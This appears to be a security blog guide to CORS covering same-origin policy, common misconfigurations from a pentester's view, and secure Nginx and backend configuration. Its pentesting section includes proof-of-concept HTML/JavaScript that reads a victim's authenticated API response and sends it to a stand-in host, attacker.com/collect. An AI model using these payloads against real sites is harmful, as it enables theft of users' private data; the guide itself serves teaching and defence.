

That's not a hypothetical. During a routine web application assessment, I once read a target's authenticated /api/user response in full — no special tool, no exploit framework — just a browser, a fetch() call, and a misconfigured Access-Control-Allow-Origin header. The developer had implemented origin validation. They just did it wrong.
CORS is one of those topics where everyone thinks they understand it until something breaks in production — or until a pentester files a Critical finding on their API.
This guide covers all three sides of it:
- how the browser enforces it
- how attackers test and exploit it
- how to configure it safely as a developer or backend engineer.
1) CORS Fundamentals: SOP, Origins, and How Browsers Decide What You Can Read
What is SOP?
The Same-Origin Policy (SOP) is a browser security rule that restricts JavaScript on one origin from reading responses from a different origin. It's the baseline protection that keeps attacker.com from silently calling api.example.com and reading your users' data.
An origin is defined by three components:
Origin = Protocol + Domain + PortAll three must be identical. Here's what that looks like in practice, using https://example.com as the reference origin:

How SOP Works
Here's the key thing most people get wrong: SOP doesn't stop the browser from sending the request. It stops your JavaScript from reading the response.
// attacker.com tries to steal bank data
attacker.com JS → GET https://bank.com/account
Browser sends the request                    ← this happens
Response comes back                          ← this happens too
Browser blocks JS from reading the response  ← THIS is what SOP does
SOP protects sensitive data like cookies and session tokens from being read cross-origin. But because the request itself still gets sent, CSRF attacks are still possible — SOP is not a substitute for CSRF tokens.
Modern web applications almost always have separate frontend and backend domains, which means they genuinely need cross-origin access. That's exactly why CORS exists.
What is CORS?
Cross-Origin Resource Sharing (CORS) is the mechanism that lets a server safely relax SOP for specific trusted origins. The server declares which origins it trusts using HTTP response headers, and the browser enforces those declarations.
Here's the flow:
Step 1 — Browser detects a cross-origin request:
GET /user HTTP/1.1
Host: api.example.com
Origin: https://example.com
Step 2 — Server responds with CORS headers:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://example.com
Access-Control-Allow-Credentials: true
Vary: Origin
Step 3 — Browser checks the headers. If the Access-Control-Allow-Origin value matches the request's Origin, the browser allows JavaScript to read the response. If it doesn't match, the JS is blocked from accessing it — even though the response arrived.
Key CORS Response Headers

⚠️ Don't forget
Vary: Origin. This is one of the most commonly missed headers. If you serve different CORS responses based on theOriginvalue (which you should), you must includeVary: Originin every response — otherwise CDN caches will serve the wrong CORS headers to the wrong origins.
Preflight Requests
For non-simple requests — anything using PUT, DELETE, PATCH, or custom headers like Authorization — the browser sends an automatic preflight check before the actual request:
OPTIONS /api/data HTTP/1.1
Host: api.example.com
Origin: https://app.example.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Authorization
The server must respond with the allowed methods and headers before the browser will proceed with the real request.
Why SOP and CORS Work Together
- SOP The problem: blocks all cross-origin JavaScript access by default
- CORS The solution: allows safe, controlled cross-origin access for trusted origins
- Misconfigured CORS The vulnerability: accidentally grants cross-origin access to untrusted origins
2) CORS for Pentesters: Misconfigurations, Exploitation Paths, and What "Critical" Looks Like

When testing web applications, I check whether APIs improperly trust untrusted origins through their CORS headers. The goal is to determine whether an attacker-controlled website could read that API's responses — including authenticated ones.
Testing Approach
The workflow is straightforward:
- Intercept a request to an API endpoint (Burp Suite, browser DevTools)
- Send the request to Repeater
- Add or modify the
Originheader with a test value - Observe the
Access-Control-Allow-Originin the response - Check whether
Access-Control-Allow-Credentials: trueis also present
The combination of those two headers is what determines exploitability.

Misconfiguration 1 — Wildcard Origin: *
What it is: The server allows any origin to read its responses.
GET /api/user HTTP/1.1
Host: api.example.com
Origin: https://attacker.com
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Security impact: Any website can read the API response through a victim's browser. However, browsers block Access-Control-Allow-Credentials: true when combined with *, so unauthenticated data exposure is the main risk here.
Risk level: Low → Medium (depends on data sensitivity)
Misconfiguration 2 — Trusting the null Origin
What it is: The server explicitly trusts null as an origin, which appears in specific browser contexts.
GET /api/profile HTTP/1.1
Host: api.example.com
Origin: null
HTTP/1.1 200 OK
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
Security impact: The null origin is sent by browsers in sandboxed iframes, file:// URLs, and data: URLs. An attacker can craft a page like this to exploit it:
<!-- attacker hosts this page -->
<iframe sandbox="allow-scripts allow-top-navigation" srcdoc="
<script>
  fetch('https://api.example.com/profile', { credentials: 'include' })
    .then(r => r.text())
    .then(data => {
      fetch('https://attacker.com/collect?d=' + btoa(data));
    });
</script>
"></iframe>
The sandboxed iframe generates a null origin. If the server trusts it, the attacker reads the victim's authenticated profile response.
Risk level: Medium
Misconfiguration 3 — Reflected Origin (Arbitrary Origin Trust)
What it is: The server echoes back whatever Origin header the client sends, without any validation.
GET /api/account HTTP/1.1
Host: api.example.com
Origin: https://attacker.com
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://attacker.com
Access-Control-Allow-Credentials: true
Security impact: This is the cleanest and most exploitable misconfiguration. Any domain the attacker controls becomes a trusted origin. The PoC is a simple fetch:
<!-- attacker.com hosts this page, victim visits it while logged into api.example.com -->
<script>
  fetch('https://api.example.com/account', {
    credentials: 'include'  // sends the victim's session cookie automatically
  })
  .then(r => r.json())
  .then(data => {
    // exfiltrate the authenticated response to attacker's server
    fetch('https://attacker.com/collect', {
      method: 'POST',
      body: JSON.stringify(data)
    });
  });
</script>
The victim's browser sends their session cookies with the request (because credentials: 'include' and the server said Allow-Credentials: true), and the attacker receives a full copy of the authenticated API response.
Risk level: High
Misconfiguration 4 — Bad Regex Origin Validation
What it is: The developer tried to restrict origins with a domain pattern, but the regex is flawed.
The intention was to allow only *.example.com. The actual implementation:
.*example.comThis looks reasonable but is critically broken. The . in regex matches any character, and without anchors, example.com can appear anywhere in the string.
GET /api/data HTTP/1.1
Host: api.example.com
Origin: https://example.com.attacker.com
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://example.com.attacker.com
Access-Control-Allow-Credentials: true
The regex matched — because .*example.com is satisfied by example.com.attacker.com. The attacker simply registers a domain that contains your domain name as a substring.
Risk level: Medium → High
Misconfiguration 5 — Credentials with Untrusted Origin
What it is: The server allows credentials (Access-Control-Allow-Credentials: true) on a cross-origin request from an origin it should not trust.
GET /api/user HTTP/1.1
Host: api.example.com
Origin: https://attacker.com
Cookie: session=abc123
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://attacker.com
Access-Control-Allow-Credentials: true
Security impact: This is what makes CORS vulnerabilities go from "annoying" to "Critical". The browser automatically includes the victim's authentication cookies. The attacker's website can now read that user's authenticated API response without the user knowing anything happened.
Risk level: Critical
3) CORS for Developers: Secure Configuration Patterns (Reverse Proxy + API)
When CORS Is NOT Required
If your frontend and API share the same origin, you don't need CORS at all. Don't configure it.
Frontend:  https://example.com
API:       https://example.com/api
Same protocol, same domain, same port — the browser allows these requests automatically. Adding CORS headers here just increases your attack surface for no benefit.
When CORS IS Required
CORS is required when the frontend and API live on different origins:
Frontend:  https://app.example.com
API:       https://api.example.com
The correct server response for this setup:
Access-Control-Allow-Origin: https://app.example.com
Access-Control-Allow-Credentials: true
Vary: Origin
Recommended Architecture: Layered Validation
Don't rely on a single point of CORS enforcement. A robust implementation validates at two layers:
                           Browser
                              │
                              │  Request with Origin header
                              ▼

                    Reverse Proxy (Nginx)
                              │  → Validates Origin against whitelist
                              │  → Blocks unauthorized origins with 403
                              │  → Forwards only if Origin is trusted
                              ▼

                          Backend API
                              │  → Independently validates Origin (Zero Trust)
                              │  → Sets CORS response headers
                              │  → Returns response
                              ▼

                   Browser receives response
The reverse proxy acts as the first gate, reducing load on the backend and stopping most unauthorized requests early. The backend validates independently — never assume the upstream layer is the only line of defense.
CORS Configuration Strategy
The safest approach: an explicit allowlist.
Allowed origins:
  https://app.example.com
  https://admin.example.com
  https://partner.example.com
Only requests from these exact origins get a permissive CORS response. Everything else gets a 403.
Exact Match vs. Regex Validation
Exact match is always safer. When you only have a few trusted domains, just compare the Origin header directly:
ALLOWED_ORIGINS = [
    "https://app.example.com",
    "https://admin.example.com",
    "https://partner.example.com",
]
def get_cors_origin(request_origin):
    if request_origin in ALLOWED_ORIGINS:
        return request_origin
    return None
If you must use regex, anchor it properly. This is the difference between safe and exploitable:
# Unsafe — matches example.com.attacker.com and evil-example.com
.*example.com
# Safe — only matches example.com and valid subdomains
^https://([a-z0-9-]+\.)?example\.com$
The safe version uses ^ and $ anchors, escapes the literal . in .com, and restricts subdomain characters to [a-z0-9-].
Nginx Configuration
Here's a practical Nginx config that implements CORS correctly with an allowlist, handles preflight requests, and includes the Vary: Origin header:
# Define allowed origins
map $http_origin $cors_origin {
    default                         "";
    "https://app.example.com"       $http_origin;
    "https://admin.example.com"     $http_origin;
    "https://partner.example.com"   $http_origin;
}
server {
    listen 443 ssl;
    server_name api.example.com;
    location /api/ {
        # Always set Vary: Origin so CDN caches don't bleed across origins
        add_header Vary Origin always;
        # Block requests from unlisted origins immediately
        if ($cors_origin = "") {
            return 403;
        }
        # Handle preflight (OPTIONS) requests
        if ($request_method = OPTIONS) {
            add_header Access-Control-Allow-Origin      $cors_origin always;
            add_header Access-Control-Allow-Credentials true         always;
            add_header Access-Control-Allow-Methods     "GET, POST, PUT, DELETE, OPTIONS" always;
            add_header Access-Control-Allow-Headers     "Authorization, Content-Type" always;
            add_header Access-Control-Max-Age           3600 always;
            add_header Vary                             Origin always;
            return 204;
        }
        # Set CORS headers on actual responses
        add_header Access-Control-Allow-Origin      $cors_origin always;
        add_header Access-Control-Allow-Credentials true         always;
        add_header Vary                             Origin always;
        proxy_pass http://backend_api;
    }
}
Handling Dangerous Origins
Reject null by default. Unless you have a specific, documented reason to trust it (you almost certainly don't), add an explicit rejection:
def get_cors_origin(request_origin):
    if request_origin == "null":
        return None  # Reject explicitly
    if request_origin in ALLOWED_ORIGINS:
        return request_origin
    return None
Never echo Access-Control-Allow-Origin: null. It looks harmless in testing but it's the vector for sandboxed iframe attacks.
When Is Wildcard (*) Acceptable?
Access-Control-Allow-Origin: * is only appropriate when all three of these are true:
- The API returns fully public data (no user-specific content)
- No authentication of any kind is involved
- No cookies or tokens are sent with the request
Public CDN assets, open documentation APIs, weather data — fine. Your /api/account endpoint — never.
Developer Best Practices
- Only enable CORS when necessary. If everything is on the same origin, don't touch it.
- Maintain a strict allowlist. Hard-code trusted domains. Don't dynamically build the list from user input.
- Never reflect the
Originheader. Always validate first, then echo back only if it passed. - Always include
Vary: Origin. Every response where CORS headers vary by origin needs this. - Reject
nulland malformed origins unless you have a documented reason not to. - Never use
*on authenticated APIs. Not even in development — it builds bad habits. - Validate at both layers. Reverse proxy + backend. One should not blindly trust the other.
- Log unexpected origins. An unusual
Originheader in your logs is often early signal of active reconnaissance.
4) A Practical CORS Checklist
Use this before shipping any API that handles cross-origin requests. A "No" on any item in the ❌ column means you have a potential vulnerability.
Planning Phase
- [ ] Do my frontend and API actually live on different origins?
- If No → CORS is not needed. Don't configure it.
- If Yes → Continue.
- [ ] Have I listed every legitimate origin that needs access?
- Populate an explicit allowlist before writing a single CORS header.
Configuration
- [ ] Is my
Access-Control-Allow-Originset to a specific origin (not*) for authenticated endpoints? - [ ] Is
Access-Control-Allow-Credentials: trueonly present alongside a specific trusted origin — never alongside*? - [ ] Am I validating the
Originheader against an allowlist before echoing it back? - [ ] Is my origin validation using exact string match, or carefully anchored regex?
- [ ] Is the
nullorigin explicitly rejected in my validation logic? - [ ] Is
Vary: Originpresent on every response where CORS headers are set?
Nginx / Reverse Proxy
- [ ] Does the reverse proxy block requests from unlisted origins with a
403? - [ ] Are preflight
OPTIONSrequests handled and returning the correct headers? - [ ] Does the proxy use a
mapblock or equivalent for origin matching — not a simpleif ($http_origin ~* ...)with a loose pattern?
Backend API
- [ ] Does the backend also validate the
Originindependently (Zero Trust)? - [ ] Is there no code path that reflects an arbitrary
Originwithout validation? - [ ] Are unexpected
Originheaders being logged for monitoring?
Testing (Before Deploy)
- [ ] Have you sent a request with
Origin: https://attacker.comand confirmed it returns a403(not a reflected origin)? - [ ] Have you sent a request with
Origin: nulland confirmed it is rejected? - [ ] Have you tested
Origin: https://example.com.attacker.comto verify regex isn't bypassed? - [ ] Have you confirmed that credentialed requests (
Cookie+Origin: https://attacker.com) are blocked?
Final Thoughts
CORS mistakes are easy to make because the misconfiguration doesn't break anything for legitimate users — it only matters when an attacker is actively exploiting it. That's what makes it dangerous: you won't see it fail in your own testing, only in a bug bounty report or a pentest finding.
The safest mindset: start with CORS completely disabled, enable it only for the specific origins that need it, validate at every layer, and always include Vary: Origin. Everything else flows from those four rules.
If you found this useful, the next logical reads are CSRF (Cross-Site Request Forgery) — which exploits the sending side of the same problem SOP leaves open — and Content Security Policy (CSP), which is the browser-side complement to what CORS handles on the server side.
Found a misconfiguration type I missed, or have a war story from a real assessment? Drop it in the comments — I read every one.